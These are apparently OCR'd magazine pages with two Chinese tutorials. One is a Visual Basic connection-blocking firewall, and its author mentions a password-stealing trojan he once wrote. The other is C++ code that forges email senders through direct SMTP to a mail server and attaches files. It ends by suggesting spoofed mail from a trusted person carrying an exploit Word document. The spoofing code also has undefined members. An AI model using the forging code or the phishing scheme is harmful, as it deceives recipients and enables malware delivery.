


图 2

索引	标题	样式	图象
1	停止拦截	1—tbrcheck	暂时不说
2	刷新	0— tbrdefault	
3	(空)	3—tbrseparator	
4	查看日志	0— tbrdefault	

插入 2 个 ImageList 空间，命名为 imgHot 和 imgCold，依次插入图片，其实就是"停止拦截"等按钮上面显示的图片，在 Toolbar 上面右键属性如图 3：




图 3

修改图象列表为 imgcold，热图象列表为 imghot

好了，在图 2，我们看到图象图象后面的数字，着就是 imgcold 图片列表的数字：)

加入 ListView 控件

右键——属性——列首

索引	文本	宽度
1	远程 IP	自己调节吧：)
2	远程端口	
3	本地端口	
4	状态	

好了，在加入一个 timer 控件，名称为 tmrRefresh，这个是用来刷新网络状态列表的。

将 Interval 设顶为 250

最后完成界面如图 4：




图 4

添加代码如下：

```
'定义一些常量
Private lC As Integer
Public Blk As String

Private a_RemA(1000) As String
Private a_LocP(1000) As String
Private a_RemP(1000) As String

Private a_Count As Long
'下面是刷新网络状态的函数
Public Function RefreshTable(Optional force As Boolean = False)

On Error Resume Next

Dim tcpt As MIB_TCPTABLE, l As Long
Dim x As Integer, i As Integer
Dim RemA As String, LocP As String, RemP As String

l = Len(MIB_TCPTABLE)
GetTcpTable tcpt, l, 0
x = tcpt.dwNumEntries

If x < lC Or x > lC Or force Then

    lC = x

    ListView1.ListItems.Clear

    For i = 0 To x - 1

        RemA = GetAscIP(tcpt.table(i).dwRemoteAddr)
        RemP = ntohs(tcpt.table(i).dwRemotePort)
        LocP = ntohs(tcpt.table(i).dwLocalPort)
        ListView1.ListItems.Add , "x" & i, RemA
        ListView1.ListItems(ListView1.ListItems.Count).SubItems(1) = RemP
        ListView1.ListItems(ListView1.ListItems.Count).SubItems(2) = LocP
        ListView1.ListItems(ListView1.ListItems.Count).SubItems(3) = modNetstat.IP_States(state)

    Next i

End If

End Function

Private Sub Form_Load()
```

```
    '调用网络状态函数
    modNetstat.InitStates
    '一开始就刷新网络状态列表
    RefreshTable
    End Sub

    Private Sub ListView1_MouseUp(Button As Integer, Shift
As Integer, x As Single, y As Single)
    '判断是否为鼠标右键按下
    If Button = 2 And ListView1.ListItems.Count > 0 Then
    '调用控制按钮，在下面将说到
        frmMain.PopupMenu frmMenu.mnuConn
    End If
    End Sub

    Private Sub tmrRefresh_Timer()
    '定时刷新网络状态列表
    RefreshTable
    End Sub

    Public Sub Toolbar1_ButtonClick(ByVal Button As
MSComctlLib.Button)
    Select Case Button.Index

        Case 1
        '停止功能按钮
            If Button.Caption = "停止" Then

                Button.Caption = "继续"
                Button.ToolTipText = "继续开始工作"
                tmrRefresh.Enabled = False
                '停止刷新网络状态列表，先面反之
            Else

                Button.Caption = "停止"
                Button.ToolTipText = "停止工作"
                tmrRefresh.Enabled = True

            End If

        Case 2
        '刷新按钮功能
            RefreshTable

        Case 4
        '显示日志
            Frmlog.Show

    End Select

    End Sub
```

好了，下面定义控制按钮：）也就是网络状态上右键显示的拦截连接，新建一个窗体，命名为frmMenu，只需要有一个菜单，如图5：




图 5

修改菜单属性：

标题	名称
mnuConn	mnuConn
拦截连接	mnuDis

如图6：




图 6

好了，添加代码如下：

```
    Private Sub mnuDis_Click()

    Dim tcpt As MIB_TCPTABLE
    Dim l As Long
    Dim i As Long
    Dim RemA As String, RemP As String, LocP As String

    i = Right(frmMain.ListView1.SelectedItem.Key, Len
(frmMain.ListView1.SelectedItem.Key) - 1) + 1

    RemA = frmMain.ListView1.ListItems(i)
    RemP = frmMain.ListView1.ListItems(i).SubItems(1)
    LocP = frmMain.ListView1.ListItems(i).SubItems(2)

    l = Len(MIB_TCPTABLE)
    GetTcpTable tcpt, l, 0

    tcpt.table(i - 1).dwState = 12
    '断开TCP连接，还记得一开始说的函数吗？
    SetTcpEntry tcpt.table(i - 1)
    DoEvents
    '写入日志
    Log RemA, RemP, LocP, "拦截连接"
    End Sub
```

好了，最后是一个日志操作窗体，建立一个名称为Frmlog的窗体

一个用一个listview和command控件，调整位置如图7




图 7

listview 属性

名称	lstLog	
列首索引	文本	大小自己调节
1	时间	
2	IP	
3	远程端口	
4	本地端口	
5	说明	

添加代码如下

```
    Private Sub Command1_Click()
    Dim r As String
```

```
    r = MsgBox("防火墙日志是有效检查黑客入侵的手段!" & vbCrLf & vbCrLf & "清楚日志?", vbQuestion & vbYesNo, "注意!")
    '如果按的是"是"那么
    If r = vbYes Then

        Dim ff As Long
        ff = FreeFile
    '打开日志写入空数据,也就是清空日志
        Open App.Path & "\20ntPFlog.log" For Output As #ff

        Close #ff
        '清空列表
        lstLog.ListItems.Clear

    End If
    End Sub
```

程序运行后，成功拦截我以前开发的一个盗取拨号密码的木马，如图8，第一次获得密码是没拦截，拦截后提示无法连接。




图 8

好了，我们完成了对防火墙的简单操作，文章还有很大改进余地，大家可以发挥自己的思维去改变，去完善。有任何疑问请来www.20nt.net提出，20NT网络安全组欢迎你，也希望大家一起发展。

SMTP 电子邮件技术揭密

LionD8

SMTP中文解释为"简单邮件传输协议"，我们平时发的电子邮件就是利用的这个协议进行传输的。电子邮件经常会被一些黑客用来进行一些攻击，比如伪造，或者攻击邮件服务器的电子邮件炸弹，在大家用这些黑软的同时有没有想过其中的技术内幕啊？现在我就简单的介绍一下电子邮件利用的技术和具体的实现方法。

首先我们必须简单的介绍一下SMTP邮件协议。SMTP服务默认是打开的25端口，我们下面用163的邮件服务器为例，来进行电子邮件伪造的实现。

1．首先要发邮件必须连接到邮件服务器上，然后发送HELO命令和服务器打招呼。命令格式 HELO<SP>意思就是：你好，我是某某。比如说HELO root。服务器会返回 250表示我们的请求成功。

2．然后我们就应该发送是谁发送的电子邮件，比如：MAILFROM:hacker@hacker.com伪造一个发送者。如果成功也会返回250。

3．然后我们要让邮件服务器知道，我们要给谁发送邮件。发送命令：RCPT TO:xiaoji198288@163.com xiaoji198288@163.com为我们收件人的地址。一会我们就会用这个地址来试验。

4．收件人确定后我们就应该发送电子邮件的正文的数据了。 发送命令：DATA。然后就是发送我们的邮件的内容。在邮件正文发送完毕后最后发送<CRLF>.<CRLF>告诉服务器邮件正文发送结束。

5．最后我们发送命令：QUIT。断开和邮件服务器的连接。到这里我们的整个邮件发送过程就结束了。也许您还觉得上面的过程比较空洞，没有关系下面我们将用代码来证实上面的每一个过程。

代码和注释部分。

首先我们定义一个CMAIL类。

```
    class CEmail
    {
    public:
            void CBase64Encode(char* pSr,char* pDes,int nSourLen); //BASE64编码用于发送附件。
        void Sender();    //发送电子邮件
        CString m_FileName; //作为附件的文件名
        CString m_MailDes;        //收件人的油箱
        CString m_ServerIP;       //MX记录IP,我们试验用的是163的MX记录,一会我们将介绍MX记录IP的查询方法。
        SOCKET  m_sock;                //一个套结字
        CEmail(CString FileName,CString SIP="", CString DES=""); //构造函数
        virtual ~CEmail();
    };
```

下面我们简单的介绍一下MX邮件服务器的查询方法和BASE64编码。

MX记录查询：在CMD下输入**nslookup -qt=MX 163.com**回车。

MX记录的IP就是类似下面的返回结果：

```
    G:\>nslookup -qt=MX 163.com
    *** Can't find server name for address 211.158.22.118:
No response from server
    Server:  dns.cta.net.cn
    Address:  61.128.128.68
    Non-authoritative answer:
    163.com MX preference = 50, mail exchanger = m203.163.com
    163.com MX preference = 50, mail exchanger = m209.
```

```
163.com
    163.com MX preference = 50, mail exchanger = m210.
163.com
    163.com nameserver = ns.nease.net
    163.com nameserver = ns2.nease.net
    m209.163.com     internet address = 202.108.44.209
    m210.163.com     internet address = 202.108.44.210
    m203.163.com     internet address = 202.108.44.203
```

202.108.44.203　202.108.44.209202.108.44.210 都是MX邮件服务器IP

我们选用的第一个202.108.44.203作为试验对象。

BASE64编码：由于SMTP仅仅局限7位的ASCII码，由于电子邮件的用途广泛于是出现了MIME。MIME没有改动SMTP，只是在遵循SMTP的规则上对其进行了一些扩充，包括邮件头部，和非ASCII码的编码规则，用得最广泛的就是BASE64编码。由于附件不一定是纯文本格式，大多都是流式文件即2进制文件。所以对2进制文件进行编码。首先将24位(3个字节的)数据分为4个6位组。6位一共有64种值，分别对应A--Za--z0--9+/

用==和=分别表示最后一组只有8为或者为16位的数据。例如: 01001001 00110001 01111001 对应编码为:010010 010011 000101 111001。BASE64编码:STE5。

基本的都介绍完了，下面就是发送邮件的主体部分了。

```
CEmail::CEmail(CString FileName, CString SIP, CString DES)
{
    m_FileName = FileName;
    m_ServerIP = SIP;
    m_MailDes = DES;
            m_sock = NULL;
} //构造函数进行函数的初始化
//发送的主体函数
void CEmail::Sender()
{
    if ((m_sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==INVALID_SOCKET)
    {
            AfxMessageBox("m_sock False");
            exit(1);
    }   //TCP套结字
    SOCKADDR_IN addr_in={0};
    char* pbuf=NULL;
    pbuf = m_FileName.GetBuffer(m_FileName.GetLength());
//取得文件名字并转换为char*型。
    char* next = 0;
    while( next=strstr(pbuf,"\\") )
    pbuf=next+1;     //获得文件的第一个字母
    addr_in.sin_family=AF_INET;
    addr_in.sin_port=htons(25);
    addr_in.sin_addr.S_un.S_addr=inet_addr(m_ServerIP);   //MX邮件记录IP
    while (1)
    {
            int ret=connect(m_sock,(struct sockaddr*)&addr_in,sizeof(addr_in));
            if ( ret != SOCKET_ERROR)
            break;
            Sleep(1000);
    } // 连接远程服务器，如果成功就跳出死循环。
    char* pTString="helo root\r\n";
    char buf[256]={0};
    send (m_sock,pTString,strlen(pTString),0);  //发送helo命令
    Sleep(1000);
    recv (m_sock,buf,256,0);  //接收返回的信息
    memset(buf,0,256);
    CString tmp="";
    tmp="mail from:LionD8@CQSN.com\r\n";
    send (m_sock,tmp,tmp.GetLength(),0);    //发送mail from命令
    recv (m_sock,buf,256,0);
    memset(buf,0,256);
    tmp="rcpt to:"+m_MailDes+"\r\n";
    send (m_sock,tmp,tmp.GetLength(),0);   //发送rcpt to命令
    recv (m_sock,buf,256,0);
    memset(buf,0,256);
    tmp = "data\r\n";
    send (m_sock,tmp,tmp.GetLength(),0);   //发送data命令
    recv (m_sock,buf,256,0);
    memset(buf,0,256);
    //MIME头部
    tmp = "Subject:";
    tmp += m_Title;
    tmp+="\n";    //邮件的主题
    send (m_sock,tmp,tmp.GetLength(),0);
    tmp = "From:"+m_SenderName+"\n";   //我们伪造的发件人
    send (m_sock,tmp,tmp.GetLength(),0);
    tmp = "To:"+m_MailDes+"\r\n";      //收件人
    send (m_sock,tmp,tmp.GetLength(),0);
    tmp = "Content-Type:multipart/mix;boundary=qwertyuiop\r\n";
      //定义分段的标示为qwertyuiop
    send (m_sock,tmp,tmp.GetLength(),0);
    tmp = "\n--qwertyuiop\n\n";
    send (m_sock,tmp,tmp.GetLength(),0);
    m_StringText+="\n";
    send (m_sock,m_StringText,m_StringText.GetLength(),0);  //发送正文内容
    void *basepointer;
     tmp = "--qwertyuiop\n";
    send (m_sock,tmp,tmp.GetLength(),0);
    tmp = "Content-Type: application/octet-stream;name=";
    tmp+=pbuf;
    tmp+="\n";
    send (m_sock,tmp,tmp.GetLength(),0);
    tmp = "Content-Transfer-Encoding: base64\r\n";  //采用BASE64编码
    send (m_sock,tmp,tmp.GetLength(),0);
    tmp = "Content-Disposition: attachment; filename=";
    tmp+=pbuf;
    tmp+="\n\n";
    send (m_sock,tmp,tmp.GetLength(),0);
    HANDLE hFile, hMapping;
    if ((hFile = CreateFile(m_FileName, GENERIC_READ,FILE_SHARE_READ, 0, OPEN_EXISTING,FILE_FLAG_SEQUENTIAL_SCAN, 0)) == INVALID_HANDLE_VALUE)
    {
            AfxMessageBox("could not open file");
            return ;
    } // 打开文件
    if (!(hMapping = CreateFileMapping(hFile, 0,PAGE_READONLY | SEC_COMMIT, 0, 0, 0)))
    {
            AfxMessageBox("mapping failed");
```

```
            CloseHandle(hFile);
            return ;
        }
        if (!(basepointer = MapViewOfFile(hMapping,
FILE_MAP_READ, 0, 0, 0)))
        {
            AfxMessageBox("view failed");
            CloseHandle(hMapping);
            CloseHandle(hFile);
            return ;
        } //把文件映射到内存。
        DWORD cb=GetFileSize(hFile,NULL); //取得文件大小
        char *t=(char*)malloc((cb/3)*4+4); //分配BASE64编码
内存
        memset(t,0,(cb/3)*4+4);
        CBase64Encode((char*)basepointer,t,cb); //编码
        send (m_sock,(char*)t,(cb/3)*4+4,0);    //把编码后的
文件发送出去
        tmp = "\n\n\n--qwertyuiop--\n\n";
        send (m_sock,tmp,tmp.GetLength(),0);
        UnmapViewOfFile(basepointer);
        CloseHandle(hMapping);
        CloseHandle(hFile);
        tmp = "\n\r\n.\r\n";    //正文传输结束
        send (m_sock,tmp,tmp.GetLength(),0);
        recv (m_sock,buf,256,0);
        send (m_sock,"quit\n",5,0);
        AfxMessageBox("邮件发送完成");
        closesocket(m_sock);
    }
```

上面介绍完了发送邮件的主体函数。可以看出邮件的发送过程还是严格按照SMTP的5个步骤来的。不过在DATA命令后面的MIME头部和附件的发送部分稍微有点烦琐。我们给xiaoji198288@163.com伪造一封邮件。




图 1

如图1。发邮件人liond8@liond8.com是我们自己伪造的。同时还发了一个kill.exe的一个附件。如果黑客在收集了一些有用的情报后，就可以自己伪造电子邮件去进行攻击。再利用最新的WORD的溢出。用一个可信任的人的名义，带上一个有病毒的WORD文档。嘿嘿是不是很可怕啊。

